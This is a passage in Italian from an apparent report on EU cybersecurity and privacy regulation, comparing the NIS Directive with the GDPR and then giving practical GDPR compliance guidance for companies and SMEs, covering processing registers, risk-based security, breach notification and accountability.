• **Energia**: Petrolio, gas ed energia elettrica. Operatori della distribuzione, trasmissione ed stoccaggio come definiti dalle Direttive 2009/72/EC e 2009/73/EC. • **Trasporti**: include il trasporto aereo, il trasporto ferroviario, il trasporto per vie d'acqua e il trasporto su strada, con l'accento posto sui soggetti che gestiscono servizi di controllo del traffico, quali autorità di Porto, traffico aereo e ferrovie. • **Banche**: in particolare gli istituti di credito come definiti dal Regolamento 575/2013, ovvero "un'impresa la cui attività è di raccogliere depositi o altri fondi rimborsabili dal pubblico e nel concedere crediti per proprio conto." • **Infrastrutture dei mercati finanziari**: inclusi gli operatori di sedi di negoziazione e "controparti centrali", che sono entità che si interpongono tra parti di contratti scambiati sui mercati finanziari, riducendo così l'esposizione al rischio per le parti originali per i contratti.	• **Settore Sanitario**: "qualsiasi persona fisica o giuridica o qualsiasi altra entità legalmente intitolata a fornire assistenza sanitaria sul territorio di uno Stato membro.", inclusi ospedali e cliniche private. • **Fornitura e distribuzione di acqua potabile**: si applica a fornitori e distributori di acque destinate al consumo umano, ma non agli operatori le cui attività consistono nella distribuzione di altre materie prime e merci. • **Infrastrutture digitali**: Internet exchange points (IXP), domain name system service providers (DNS) e top level domain name registries (TLD).

La direttiva si applica anche ai "fornitori di servizi digitali", che comprendono: mercati online, motori di ricerca o servizi di cloud computing. Tuttavia, non si applica alle aziende che sono considerate piccole o micro imprese. Di conseguenza, fornitori di servizi digitali con meno di 50 dipendenti e un bilancio annuo totale inferiore ai 10 milioni di euro sono esenti dall'applicazione dei requisiti della direttiva. Ai sensi della direttiva NIST, i servizi digitali sono i siti di online market; i Motori di ricerca e i Servizi di cloud computing.

Struttura della norma e sintesi dei capisaldi

La direttiva obbliga agli Stati membri a istituire dei CSIRT (Computer Security Incident Response Team, meglio noti come CERT), nonché una o più autorità nazionali competenti in materia di sicurezza delle reti e dei sistemi informativi («autorità competente»), dotate di adeguate risorse tecniche, finanziarie e umane per coordinare le autorità giudiziarie, le autorità di protezione dei dati e gli operatori interessati dalla direttiva. La legge introduce inoltre modalità specifiche per la condivisione di allarmi, indicatori di rischio e intelligence fra le diverse entità nazionali e fra gli stati membri.
La direttiva impone inoltre agli operatori di servizi essenziali e ai fornitori di servizi digitali di introdurre sistemi di sicurezza "adeguati e proporzionati" e a notificare le autorità competenti del verificarsi di un incidente di sicurezza.

Per gli operatori di servizi essenziali, gli Stati membri dovrebbero poter identificare gli operatori pertinenti ed imporre requisiti più rigorosi di quelli previsti dalla presente direttiva. I loro sistemi dovrebbero essere progettati per prevenire e ridurre al minimo l'impatto di incidenti e garantire la continuità dei servizi essenziali. Dove un incidente crea un "impatto significativo" sulla continuità dei servizi, la direttiva richiede agli operatori di notificarlo all'autorità competente "senza indugio". La significatività di un incidente è determinata da: "(a) il numero degli utenti interessati dalla perturbazione del servizio essenziale; (b) la durata dell'incidente; e (c) la diffusione geografica per quanto riguarda l'area interessata dall'incidente".
A causa della natura transfrontaliera dei fornitori di servizi digitali, la direttiva include fattori supplementari per garantire "un elevato livello di armonizzazione" tra gli Stati membri. Nella realizzazione di loro sistemi di sicurezza, fornitori di servizi digitali dovrebbero prendere in considerazione la sicurezza dei sistemi e strutture, la gestione degli incidenti, la Business Continuity, il monitoraggio, audit e test, e conformità con le norme internazionali. In caso di incidente, i fornitori di servizi digitali devono informare le autorità competenti, senza indebito ritardo se l'incidente provoca un "impatto sostanziale" sulla fornitura del servizio.
Oltre ai fattori discussi sopra per gli operatori di servizi essenziali — numero di utenti, la durata e la diffusione geografica — i fornitori di servizi digitali dovrebbero inoltre considerare la gravità dell'impatto sull'erogazione del servizio e la portata dell'impatto sulle attività economiche e sociali.
Per gli operatori dei servizi essenziali, a ciascuno Stato membro è richiesto di mantenere un elenco, da aggiornare ogni due anni, di tutti gli operatori con presenza nel proprio territorio. Gli operatori di servizi essenziali possono pertanto essere soggetti alla giurisdizione di più di uno Stato membro, mentre i fornitori di servizi digitali probabilmente sono soggetti alla giurisdizione di uno solo.
È compito degli Stati membri la definizione di un sistema sanzionatorio per le violazioni che sia efficace, proporzionato e dissuasivo.
Con l'obiettivo di creare un singolo punto di riferimento per coordinare gli operatori con le autorità nazionali, la direttiva stabilisce norme specifiche per le cause transfrontaliere: il fornitore di servizi digitali cadrà sotto la giurisdizione dello stato membro dove ha la sua sede nell'UE. Se il fornitore non ha una presenza nell'UE ma offre servizi all'interno dell'UE, deve designare un rappresentante in uno degli Stati membri.

GDPR

Scopi della norma

Il Regolamento UE 2016/679 relativo alla protezione delle persone fisiche con riguardo al trattamento dei dati personali, nonché alla libera circolazione di tali dati (General Data Protection Regulation – GDPR) è entrato in vigore il 26 maggio 2016 e sarà applicato a partire dal 25 maggio 2018.
Il Regolamento rientra nella più ampia iniziativa della Commissione Europea, che nel gennaio 2012 ha proposto una radicale riforma nell'ambito della protezione dei dati nell'Unione

Europea ed è affiancato dalla Direttiva UE 2016/680, relativa alla protezione delle persone fisiche con riguardo al trattamento dei dati personali da parte delle autorità competenti a fini di prevenzione, indagine, accertamento e perseguimento di reati o esecuzione di sanzioni penali, nonché alla libera circolazione di tali dati. Quest'ultima, entrata in vigore il 5 maggio 2016 dovrà essere trasposta nelle normative nazionali dei singoli stati entro il 6 maggio 2018.

Perimetro di applicazione

Il GDPR mira a proteggere il "trattamento" dei "dati personali", dove per "dato personale" si intende qualsiasi informazione riguardante una persona fisica identificata o identificabile («interessato»); si considera identificabile la persona fisica che può essere identificata, direttamente o indirettamente, con particolare riferimento a un identificativo come il nome, un numero di identificazione, dati relativi all'ubicazione, un identificativo online o a uno o più elementi caratteristici della sua identità fisica, fisiologica, genetica, psichica, economica, culturale o sociale.
La definizione di dato personale è molto ampia e permette di includervi informazioni quali l'indirizzo IP, i cookies, i tag RFID eccetera.
L'obiettivo principale di questo nuovo insieme di regole è quello di fornire ai cittadini UE il controllo rispetto ai propri dati personali e di semplificare il contesto normativo per Aziende e Pubbliche Amministrazioni, nonché di armonizzare la normativa sulla privacy all'interno dell'Unione Europea.

Struttura della norma

Per la struttura della norma, vi rimandiamo al successivo articolo "GDPR – Cosa fare ora", a cura di Sergio Fumagalli.

Sfide

È evidente che GDPR e la NIS abbiano delle sovrapposizioni su organizzazioni che si configurano anche come servizi essenziali. Entrambe le norme richiedono agli enti pubblici/privati di implementare misure di sicurezza basate sul rischio ed entrambe includono obblighi di notifica in caso di incidente. Tuttavia, le due norme si prefiggono la protezione di interessi distinti e si applicano a incidenti informatici di diverso tipo.
In primo luogo, la direttiva NIS e il GDPR hanno regole diverse per la loro attivazione e ambiti di applicazione differenti. La direttiva NIS si applica agli operatori di servizi essenziali e ai fornitori di servizi digitali con 50 o più dipendenti. La GDPR si applica invece a qualsiasi organizzazione che tratta dati personali e risiede nel territorio dell'UE.
In secondo luogo, la direttiva NIS è focalizzata principalmente sulla disponibilità dei servizi essenziali e conseguentemente sulla resilienza dei processi e delle architetture, mentre il GDPR mira alla protezione dei dati personali.
Con riferimento all'obbligo di notifica le due norme divergono sensibilmente. Il GDPR richiede ai controller di notificare le violazioni all'autorità competente entro e non oltre 72

ore dopo la sua rilevazione (a meno di rischi immediati per i diritti e le libertà degli individui, nel qual caso la notifica deve essere anco più celere), solo nel caso in cui siano in gioco i dati personali. Per il GDPR peraltro vi è l'obbligo di informare anche i "data subjects" — ovvero gli individui — se la violazione comporta un "alto rischio" per i loro diritti e per le loro libertà.
La direttiva NIS prevede invece un obbligo di notifica, alle sole autorità competenti, qualora si verifichi un impatto significativo sulla fornitura del servizio essenziale, "senza ritardi immotivati". Questa genericità nelle tempistiche di notifica rende piuttosto elastico l'aspetto cogente della norma.
In questo quadro diventa possibile ipotizzare perfino un caso di conflitto.
Facciamo l'esempio in cui un attacco abbia contemporaneamente compromesso i dati personali all'interno di un'organizzazione che gestisce servizi essenziali, e sia al tempo stesso capace di comprometterne la capacità di erogare quei servizi mediante l'attivazione di un modulo "dormiente" in seno a una strategia ATP. In questo caso la necessità di notificare i titolari dei dati personali potrebbe essere in conflitto con la necessità di non lasciar trapelare la scoperta della minaccia, per impedire l'attivazione del modulo "dormiente" non ancora isolato e rimosso.
Ovviamente casi come questo si trovano in zone di confine tra le due normative dove un'interpretazione ufficiale dell'EU difficilmente potrà esserci.

Infatti la direttiva NIS stabilisce che la sua applicazione sarà "senza pregiudizio" per il GDPR, ma rimane poco chiaro cosa accadrà laddove ci sono obblighi contrastanti. La ricezione nei paesi membri della direttiva probabilmente creerà ulteriori casistiche da approfondire e verosimilmente delle inevitabili correzioni di tiro.

Conclusioni

Nell'attuale situazione, ancora inevitabilmente magmatica, è difficile fare previsioni sugli effetti benefici o sui problemi che produrrà questa evoluzione normativa nell'Unione Europea. Tuttavia ci sono snodi che vale la pena sottolineare.
Per quanto riguarda la Direttiva NIS la sfida principale viene dall'obbligo di classificazione dei servizi essenziali. Nel 2018 ci sarà un semestre dedicato all'ottemperanza di questo obbligo ma è cruciale individuare il migliore soggetto deputato a questo scopo.
Riteniamo che sia necessaria una somma di conoscenza approfondita del sistema Paese ed anche un alto livello di neutralità. Le Università e gli organismi di eccellenza al loro interno possono candidarsi decisamente a questo ruolo.
Altra sfida lanciata dalla Direttiva NIS è la collaborazione, l'Information Sharing. In questo caso, prima ancora di un disegno organizzativo c'è urgente bisogno di un salto culturale che ci faccia uscire dall'eredità della "Security by Obscurity".
In ambito GDPR sono molti gli elementi che da verificare alla prova del mondo reale:

- Soluzioni efficaci ed efficienti per il censimento e la classificazione dinamica dei dati personali

- La collocazione organizzativa, il ruolo ed i compiti del Data Protection Officer
- La traduzione concreta dell'obbligo di Privacy by Design
- Lo sviluppo o la trasformazione dei processi di Security Monitoring e di Incident Management, collegati all'obbligo di Data Breach Notification

Certo è che la convergenza tra i sistemi di controllo interno deputati alla Privacy ed alla Cyber Security, dovranno convergere per ragioni sia di operatività che di costi. Solo questa armonizzazione potrà consentire di far fronte alle complessità legate al complesso e dinamico perimetro di applicazione delle norme europee, alla crescente liquidità dei dati (non solo personali) e della continua decentralizzazione delle infrastrutture (Cloud, Mobile ed in generale crescente utilizzo delle Terze parti).

GDPR – Cosa fare ora

[A cura di Sergio Fumagalli]

Introduzione

Il *REGOLAMENTO (UE) 2016/679 DEL PARLAMENTO EUROPEO E DEL CONSIGLIO del 27 aprile 2016 relativo alla protezione delle persone fisiche con riguardo al trattamento dei dati personali, nonché alla libera circolazione di tali dati e che abroga la direttiva 95/46/CE (regolamento generale sulla protezione dei dati) (Testo rilevante ai fini del SEE)* - nel seguito GDPR - si compone di ben 99 articoli e di 173 "considerando": un testo complesso.

Tra tutte le possibili chiavi di lettura del testo, quella qui privilegiata è la sicurezza. È però opportuno sottolineare che il concetto di *protezione dei dati personali*, alla base del GDPR, è più ampio di quello di sicurezza degli stessi dati, includendo diritti dei cittadini e, dunque, doveri dei Titolari di trattamento che non sono riconducibili alla sicurezza.
Per questa ragione, non sono solo i reparti IT e Sicurezza, a essere coinvolti né le tecnologie e le metodologie che occupano l'offerta di sicurezza dei vendor e delle società di consulenza le uniche rilevanti. La compliance al GDPR coinvolge, in modi diversi, l'intera azienda ed una vasta gamma di tecnologie e metodologie che riguardano specificamente la gestione delle identità e dei dati, strutturati e non, e dei processi aziendali.
Sempre a proposito di rapporto fra "data protection" e sicurezza è opportuno ricordare ancora una volta che, tra la protezione dei dati personali dei soggetti interessati, che è perseguita dal GDPR, e la protezione del business, che è nell'interesse dell'azienda, ci sono molti punti in comune ma anche aree di conflitto, anche significativo.
È giusto tenere conto di questo fatto già nel disegno dell'organizzazione: ad esempio, subordinare la funzione o la persona che si occupa della conformità al GDPR alla sicurezza creerà una gerarchia con molte sinergie utili ma non sempre corretta.
Infine, il GDPR innova il rapporto fra normativa e soggetti tenuti ad applicarla, Titolare e Responsabile: non più una serie di prescrizioni da attuare ma obiettivi da raggiungere applicando gli strumenti che si ritengono più opportuni in quel determinato contesto, con il vincolo però di documentare per essere in grado di dimostrare le ragioni per cui si è scelta quella strada, come si può vedere in **Figura 1**.

Articolo 24
Responsabilità del titolare del trattamento

1. Tenuto conto della natura, dell'ambito di applicazione, del contesto e delle finalità del trattamento, nonché dei rischi aventi probabilità e gravità diverse per i diritti e le libertà delle persone fisiche, **il titolare del trattamento mette in atto misure tecniche e organizzative adeguate per garantire, ed essere in grado di dimostrare, che il trattamento è effettuato conformemente al presente regolamento.** …

Figura 1

Perché non si può non fare nulla

Certamente ci sono settori più toccati dalla protezione dei dati personali di altri. Tutti però condividono il processo di progressiva digitalizzazione dell'economia e delle relazioni sociali che va sotto il nome di Digital Transformation e il trattamento digitale dei dati personali è alla base della Digital Transformation.

La ragione per cui occorre affrontare seriamente il tema della compliance al GDPR sta proprio nei rischi connessi al non far nulla mentre tutti i processi di mercato si trasformano e diventano sempre più digitali e basati su dati personali.

A questo proposito, spesso, ci si limita a ricordare le sanzioni previste dal GDPR: dal divieto di effettuare un **trattamento fino a sanzioni pecuniarie che possono raggiungere il 4% del fatturato globale dell'azienda**.

In effetti si tratta di sanzioni rilevanti ma l'uso terroristico delle sanzioni pecuniarie tende a produrre assuefazione e pochi effetti concreti.

Ci sono, invece, altri aspetti che possono diventare anche più rilevanti:

- **il rischio che venga compromesso il rapporto di fiducia con il cliente**
  Per chi opera in un mercato B2C la considerazione è ovvia ma questo rischio non riguarda solo le aziende che hanno rapporti diretti con il consumatore e, dunque, i grandi marchi o i soggetti comunque riconoscibili dal grande pubblico.
  Subfornitori, distributori, agenti, outsourcer, partner industriali e commerciali, cloud provider: la produzione del valore si avvale sempre più di una rete di soggetti, grandi e piccoli, che interagiscono fra loro scambiandosi dati, personali e di business, in formato digitale.
  La tutela di questi dati lungo tutto il processo dipende da ciascuno dei soggetti coinvolti ed è evidentemente fondamentale, per ragioni di compliance ma anche di business.
  Per questo, ciascuno di essi, grande o piccolo, deve essere in grado di garantire, agli altri partner innanzitutto, la propria capacità di assicurare la sicurezza dei dati e la compliance dei trattamenti a tutte le normative applicabili per le attività di propria competenza.
  Per poter fare i conti con questo contesto, il GDPR modifica in modo significativo il rapporto fra Titolare e Responsabile anche sotto il profilo della responsabilità e quindi dei rischi connessi: se, con il d.lgs. 196 attualmente in vigore, tutta la responsabilità è in capo al Titolare che può eventualmente rivalersi successivamente sul Responsabile, con il GDPR, Titolare e Responsabile sono associati, ciascuno con il proprio profilo, nella responsabilità e ne rispondono direttamente in modo solidale (**Figura 2**).
  Questa ed altre caratteristiche del GDPR accendono un faro importante sui rapporti contrattuali, obbligatori, fra Titolare e Responsabile.
- **Il rischi di cause civili che possono sfociare in class action gestite da organizzazioni per la tutela del consumatore**
  Anche oggi vi è il rischio di dover risarcire i danni causati da un trattamento non conforme. Nel Regolamento, però, il diritto al risarcimento (Figura 2) è potenziato dalla facoltà, riconosciuta esplicitamente all'interessato, di ricorrere a organizzazioni per la tutela del consumatore.

Anche se in Italia le class action non hanno una storia particolarmente lunga e di successo, questa possibilità modifica radicalmente il rischio di Titolare e Responsabile, anche considerando l'ambito europeo a cui il GDPR si applica: il numero di interessati coinvolti dai data breach è spesso misurato in decine di migliaia o addirittura decine di milioni di persone e anche risarcimenti singoli di poche decine di Euro possono risultare esiziali.
Non è dunque il danno singolo o la capacità della singola controparte da considerare ma l'impatto complessivo sia economico che di immagine.

Articolo 82
Diritto al risarcimento e responsabilità

1.**Chiunque subisca un danno** materiale o immateriale **causato da una violazione del presente regolamento ha il diritto di ottenere il risarcimento del danno** dal titolare del trattamento o dal responsabile del trattamento.
...
4.Qualora più titolari del trattamento o responsabili del trattamento oppure entrambi il titolare del trattamento e il responsabile del trattamento siano coinvolti nello stesso trattamento e siano, ai sensi dei paragrafi 2 e 3, responsabili dell'eventuale danno causato dal trattamento, **ogni titolare del trattamento o responsabile del trattamento è responsabile in solido per l'intero ammontare del danno**, al fine di garantire il risarcimento effettivo dell'interessato.

Figura 2

Anche i concetti di Data Protection by design e di Data Protection impact assessment, inrodotti dal GDPR, sono riconducibili all'impatto della Digital Transformation, anzi, sono proprio una risposta a essa: nel momento in cui un'azienda innova i propri processi, inventa nuovi servizi o nuove modalità di produzione o di servizio, proprio in quel momento deve essere presa in considerazione e valutata la protezione dei dati personali, non come una formalità burocratica ma come una fase strutturale del processo di innovazione, che concorre, insieme ad altre più tradizionali, alla valutazione complessiva sulla sostenibilità del cambiamento.
Si tratta di temi attinenti alla sopravvivenza di tutte le imprese e non prerogative delle grandissime o di alcuni settori. A ben guardare si tratta di aspetti che non riguardano solo la protezione dei dati personali ma anche la protezione dei dati di business.
Anche per questo nessuna azienda, nemmeno una PMI di produzione che si sente – ed effettivamente è- molto lontana dalle tematiche di privacy, può chiamarsi fuori e guardare al GDPR come qualcosa che non la riguarda.
Certamente rimane il problema di come fare a dare attuazione al GDPR in modo contemporaneamente efficace e sostenibile, soprattutto nelle PMI che spesso non hanno una struttura organizzativa in grado di farsene carico: tema questo che sarà affrontato nei paragrafi che seguono.

Da dove iniziare

La prima cosa è definire il campo di gioco, cioè censire i trattamenti che interessano dati personali. Non una miriade di micro operazioni ma una rappresentazione leggibile dell'at-

tività aziendale. Non è solo una necessità è anche un obbligo tenere il registro dei trattamenti (**Figura 3**).
È importante osservare come non solo i Titolari ma anche i Responsabili dei trattamenti siano tenuti a documentare la propria attività in modo analitico, in aggiunta ai doveri che competono loro in quanto Titolari essi stessi.
È di nuovo il tema della esternalizzazione dei processi produttivi che torna nell'attenzione del legislatore: la compliance non si ferma ai confini dell'azienda ma deve seguire il trattamento ovunque venga realizzato.

Articolo 30
Registri delle attività di trattamento

1.Ogni titolare del trattamento e, ove applicabile, il suo rappresentante tengono un registro delle attività di trattamento svolte sotto la propria responsabilità. Tale registro contiene tutte le seguenti informazioni:
...
2.Ogni responsabile del trattamento e, ove applicabile, il suo rappresentante tengono un registro di tutte le categorie di attività relative al trattamento svolte per conto di un titolare del trattamento, contenente:

Figura3

La seconda è valutare le priorità, cioè la rilevanza, per l'azienda, di ciascuno dei trattamenti censiti e, al contempo, la criticità rispetto agli interessati: quali dati, quanti dati, per quanto tempo, con che finalità.
Conta la sostanza, non la forma. Una granularità troppo fine può essere addirittura controproducente: secondo le disponibilità, sarà poi possibile approfondire, magari dettagliandoli maggiormente, quei trattamenti che appaiono più rilevanti.
Questo processo, opportunamente documentato, è già un significativo passo verso la conformità. Oltretutto, generando una maggiore consapevolezza e conoscenza dei processi aziendali, è probabile che possa produrre anche benefici inattesi.
La conoscenza dei trattamenti effettuati dall'organizzazione consente di razionalizzare le valutazioni e, quindi, gli interventi necessari per la conformità. Ciascuno dei diritti degli interessati che devono essere garantiti - informativa e consenso, trasparenza e accesso, rettifica, cancellazione, oblio, opposizione, portabilità – richiede, infatti, una approfondimento specifico solo se e in quanto è pertinente ai trattamenti svolti. Anche il trasferimento di dati all'estero dovrà essere approfondito solo per quei trattamenti per cui è presente: nel caso specifico, dunque, non in generale.
A questo punto è ora di occuparsi di sicurezza.
La sicurezza è indicata fra i principi fondamentali che Titolari e Responsabili devono rispettare e, dunque, li riguarda tutti (**Figura 4**). L'articolo 32, che declina le modalità con cui il tema sicurezza deve essere affrontato, aggiunge elementi utili ma la sostanza è già nei principi.
Il GDPR pone alla base di tutto l'analisi dei rischi (**Figura 5**). La valutazione sulla rilevanza, per il business e per gli interessati, dei trattamenti effettuati dall'organizzazione consente di concentrare l'attenzione e le risorse sulle attività più importanti.
È però inefficace e inefficiente affrontare questo tema in modo puntuale, trattamento per trattamento.

Articolo 5
Principi applicabili al trattamento di dati personali

1.I dati personali sono:
…
f) trattati in maniera da garantire un'adeguata sicurezza dei dati personali, compresa la protezione, mediante misure tecniche e organizzative adeguate, da trattamenti non autorizzati o illeciti e dalla perdita, dalla distruzione o dal danno accidentali («integrità e riservatezza»).

Figura 4

Articolo 32
Sicurezza del trattamento

1.**Tenendo conto dello stato dell'arte e dei costi** di attuazione, nonché della natura, dell'oggetto, del contesto e delle finalità **del trattamento**, come anche **del rischio** di varia probabilità e gravità per i diritti e le libertà delle persone fisiche, il titolare del trattamento e il responsabile del trattamento **mettono in atto misure tecniche e organizzative adeguate** per garantire un livello di sicurezza adeguato al rischio, che comprendono, **tra le altre, se del caso**: …

Figura 5

La sicurezza è, innanzitutto, una questione infrastrutturale: ad esempio, il fatto che oggi le applicazioni poggino su DBMS consente di affrontare molti temi di sicurezza – ad esempio la cifratura - livello di database senza interferire con l'applicazione stessa.
Una architettura che recepisca in modo profondo questa dimensione infrastrutturale della sicurezza consente risparmi significativi non solo a livello di impianto ma soprattutto nella gestione, insieme a una efficacia altrimenti non raggiungibile: gestione degli accessi, delle persone e delle applicazioni, alle informazioni e alle applicazioni; governo dei ruoli e dei privilegi; cifratura e backup dei dati; monitoraggio e tracciamento delle attività, sono tutti temi che trovano una risposta efficace solo a livello di infrastruttura, attraverso tecnologie e procedure adeguate.
La giustificazione degli investimenti necessari non dovrebbe derivare, peraltro, solo dalle prescrizioni del GDPR: come può, infatti, un outsourcer garantire le informazioni di business dei propri clienti se i suoi dipendenti accedono a quelle informazioni in modo incontrollato, se la sua rete non è monitorata adeguatamente e le sue procedure di sicurezza non sono efficaci?
Se questi requisiti architetturali non sono presenti, la strategia di sicurezza dovrà tracciare un percorso per la loro implementazione almeno nei contesti che interessano i trattamenti più critici e, contemporaneamente, muovere un primo passo concreto.
Le misure da adottare non sono elencate in modo prescrittivo. Tutto è rimandato a una decisione del Titolare che deve valutare il contesto, le caratteristiche dei trattamenti, le tecnologie disponibili ed i costi. Gli unici vincoli che condizionano questa decisione sono gli obiettivi da perseguire e la documentazione delle ragioni che la hanno determinata.
Quest'ultima considerazione si applica soprattutto ai costi delle misure che il GDPR inserisce tra i fattori da considerare, a differenza del d.lgs. 196/03 in vigore.

Non si tratta necessariamente solo dei costi diretti da sostenere per l'attuazione di una certa misura di sicurezza: acquisto, installazione configurazione, formazione del personale etc. L'organizzazione aziendale deve essere strutturata in modo adeguato per poter trarre beneficio da quella misura e questo richiede un livello di maturità dell'organizzazione che non può essere dato per scontato o monetizzato.
La valutazione del Titolare, quando dovesse decidere di non adottare una misura di sicurezza per ragioni di costo, deve essere approfondita e documentata e considerare complessivamente i costi, i tempi ed i prerequisiti organizzativi necessari per un suo utilizzo efficace. E, per non ridursi a un pretesto, affiancata da misure alternative in grado comunque di ridurre il rischio. Solo così potrà reggere alle contestazioni dell'Autorità di controllo o di un Giudice civile
Rimanendo sempre in ambito sicurezza, il GDPR richiede poi di comunicare al Garante le violazioni dei dati personali – i data breach – eventualmente subite entro un tempo molto stretto: 72 ore (**Figura 7**). L'espressione inglese "Data breach" può indurre l'idea che ci si riferisca solo alla sottrazione di informazioni. Il GDPR però definisce con chiarezza che si deve intendere qualsiasi violazione della sicurezza dei dati personali (**Figura 6**).
Se la violazione può comportare un danno per gli interessati coinvolti allora gli dovrà essere notificata.

Articolo 4
Definizioni

Ai fini del presente regolamento s'intende per:
12) «violazione dei dati personali»:la violazione di sicurezza che comporta accidentalmente o in modo illecito la distruzione, la perdita, la modifica, la divulgazione non autorizzata o l'accesso ai dati personali trasmessi, conservati o comunque trattati;

Figura 6

Articolo 33
Notifica di una violazione dei dati personali all'autorità di controllo

1.In caso di violazione dei dati personali, **il titolare del trattamento notifica la violazione all'autorità di controllo competente a norma dell'articolo 55 senza ingiustificato ritardo e, ove possibile, entro 72 ore** dal momento in cui ne è venuto a conoscenza, a meno che sia improbabile che la violazione dei dati personali presenti un rischio per i diritti e le libertà delle persone fisiche. Qualora la notifica all'autorità di controllo non sia effettuata entro 72 ore, è corredata dei motivi del ritardo.

Figura 7

L'autorevole rapporto annuale di Verizon sui data breach mette in luce e sottolinea, ogni anno, il ritardo con cui le organizzazioni si accorgono di aver subito un data breach rispetto al tempo che gli attaccanti impiegano per effettuarlo. Questo ritardi dilata l'impatto del data breach, il rischio di danni per gli interessati e la responsabilità dell'organizzazione anche in termini civilistici.

Come già accennato, l'interesse di una azienda ad accorgersi di aver subito un attacco non può essere ricondotto alla sola tutela dei dati personali, e dunque al GDPR, come obbligo di compliance: il rischio connesso può riguardare la sopravvivenza dell'organizzazione. È un'esigenza di business che qualche forma di monitoraggio sia posta in essere, proporzionalmente ai rischi e alle capacità dell'organizzazione.
Allo stesso modo è un'esigenza che vi siano procedure in essere per guidare e documentare la reazione dell'organizzazione alla scoperta di un data breach. Non dei soli reparti tecnici ma dell'azienda nel suo complesso: le valutazioni necessarie infatti trascendono la dimensione informatica dell'evento.
Un'ultima considerazione riguarda la gestione del cambiamento. Parlando del GDPR ci si imbatte subito in espressione come "*Data protection by design*", "*Data protection impact assessment*", *Data protection Officer*" di parte dei quali si è parlato precedentemente.
Non vi è qui il tempo per entrare nel merito. Il GDPR prevede diversi strumenti necessari ad assicurare il continuo adeguamento della compliance all'evoluzione del business, sia individuando procedure, sia definendo figure a supporto di una corretta risposta delle aziende.
Ogni nuovo servizio, nuovo processo o nuova tecnologia vengono introdotti in azienda con il supporto di fornitori di soluzioni o consulenti. Molti di questi obblighi possono diventare parte dei compiti connessi alla fornitura dei servizi o delle tecnologie, senza diventare un costo fisso dell'organizzazione. Almeno in parte, la complessità della compliance può essere trasferita nella contrattualistica, purché ci si pensi in anticipo.

Obiettivi, documentazione e misura

Principi
Articolo 5
Principi applicabili al trattamento di dati personali
...
2.Il titolare del trattamento è competente per il rispetto del paragrafo 1 e in grado di comprovarlo («responsabilizzazione»).

Figura 8

Si è già accennato, in diversi punti, alla libertà che il GDPR lascia al Titolare nel determinare il modo in cui intenda assicurare la tutela degli interessi protetti dal GDPR stesso. E come, a questa libertà, affianchi l'obbligo di essere in grado di dimostrare le ragioni delle scelte compiute e di documentare le azioni che ne sono conseguite.
È il principio di "*Accountability*" parola inglese che non ha una traduzione appropriata in una sola parola del nostro vocabolario. Ufficialmente è tradotta con il termine "*Responsabilizzazione*" (**Figura 8**).
Ne deriva una grande enfasi delle esigenze di documentazione delle scelte operate, della loro attuazione e gestione operativa.
Più che fare tanto, conta far bene e documentare ciò che si fa, collocandolo all'interno di un processo documentato di affinamento e miglioramento che può durare ben più a lungo del maggio 2018 quando il GDPR sarà pienamente in vigore. Anzi che deve diventare una costante aziendale, perché il business affronta sempre nuove sfide, produce nuovi servizi e

prodotti, nuove modalità operative ed anche i rischi mutano di continuo perché il crimine ragiona negli stessi termini e affina continuamente le proprie armi.
La serietà di questo processo potrà valere, sia verso le autorità di controllo che verso gli interessati, più di una singola misura o di una non conformità puntuale.
In diversi articoli si ricorda poi la necessità di controllare se le decisioni assunte sono state attuate correttamente e producono gli effetti attesi. Non si tratta necessariamente di pensare a cicli di audit dedicati, a meno che la criticità del trattamento non lo giustifichi, quanto di inserire anche questa finalità nei controlli che già vengono effettuati.

PMI: un approccio possibile

Come detto all'inizio, la tutela dei dati personali non può essere confinata nelle banche, nelle società di telecomunicazione e nelle grandi corporation. Se così fosse, l'obiettivo del GDPR sarebbe certamente mancato per la grande complessità ed articolazione dei processi produttivi. E questo a maggior ragione in Italia dove solo lo 0,08% di quasi quattro milioni e mezzo di aziende esistenti ha più di 250 dipendenti (fonte Istat). Nella maggioranza delle aziende di dimensioni medio-piccole, o anche grandi ma attive in settori tradizionalmente a bassa intensità digitale, mancano proprio la cultura e le competenze in materia di protezione dei dati. La crisi di questi anni ha poi eroso le risorse disponibili.
In assenza di interventi specifici, queste premesse produrranno un risultato analogo a quello registrato per il d.lgs. 196/03: qualche piccolo intervento per ridurre i rischi di sanzioni, all'inizio, e poi nulla.
Rispetto al 2004, però, il contesto è troppo mutato perché un simile esito sia ancora accettabile: la digitalizzazione dell'economia e delle consuetudini sociali e di business ha trasformato le aziende ed il loro modo di operare anche in settori che in passato erano lontanissimi da queste tematiche. La società intera è profondamente interconnessa in rete e nessuno ormai può ritenersi estraneo al processo di trasformazione digitale e dunque esente da rischi. E nessun processo produttivo può dirsi sicuro e conforme non solo al GDPR ma a qualsiasi normativa applicabile se anche uno solo dei soggetti che contribuiscono alla sua attuazione non lo è. Ad esempio, una grande società di assicurazioni non potrà garantire la tutela dei dati personali dei propri clienti se le agenzie che mediano il rapporto con essi non lo tutelano adeguatamente.

Articolo 40
Codici di condotta

1.Gli Stati membri, le autorità di controllo, il comitato e la Commissione incoraggiano l'elaborazione di codici di condotta destinati a contribuire alla corretta applicazione del presente regolamento, in funzione delle specificità dei vari settori di trattamento e delle esigenze specifiche delle micro, piccole e medie imprese.
2.Le associazioni e gli altri organismi rappresentanti le categorie di titolari del trattamento o responsabili del trattamento possono elaborare i codici di condotta, modificarli o prorogarli, allo scopo di precisare l'applicazione del presente regolamento, ad esempio relativamente a:

Figura 9

Il tema dell'attuazione del GDPR nelle PMI è dunque un problema di sistema non solo della singola azienda.
L'evidenza di questo fatto ha spinto il legislatore a introdurre forme di soft-law e a individuare nelle Associazioni di imprese il soggetto ottimale per guidare un processo di compliance di interi settori, omogenei fra loro per quanto riguarda il trattamento dei dati personali (**Figura 9**).
Viene così indicata e affidata all'iniziativa privata, una strada in grado di rendere sostenibili i costi per ciascuna azienda, grazie alla condivisione di questi fra più soggetti e di garantire qualità ed efficacia degli interventi ed un adeguato supporto.
Non è questo il contesto per approfondire il tema: dedicare a esso almeno un piccolo spazio ha la finalità di spingere le aziende a chiedere alle rispettive associazioni di categoria di attivarsi e di porre in essere i servizi necessari per raggiungere l'obiettivo.

Conclusioni

In sintesi, il "cosa fare ora" del titolo può essere riassunto nei punti che seguono:

1. La digitalizzazione dell'economia e della società impone di considerare il tema della protezione dei dati come un aspetto sostanziale del business di tutte le organizzazioni grandi e piccole.
2. In questo nuovo contesto di mercato, il rischio associato al non far nulla è troppo alto per essere corso, qualsiasi sia il settore di attività o la dimensione dell'organizzazione, al di là della rilevanza delle sanzioni previste dal GDPR.
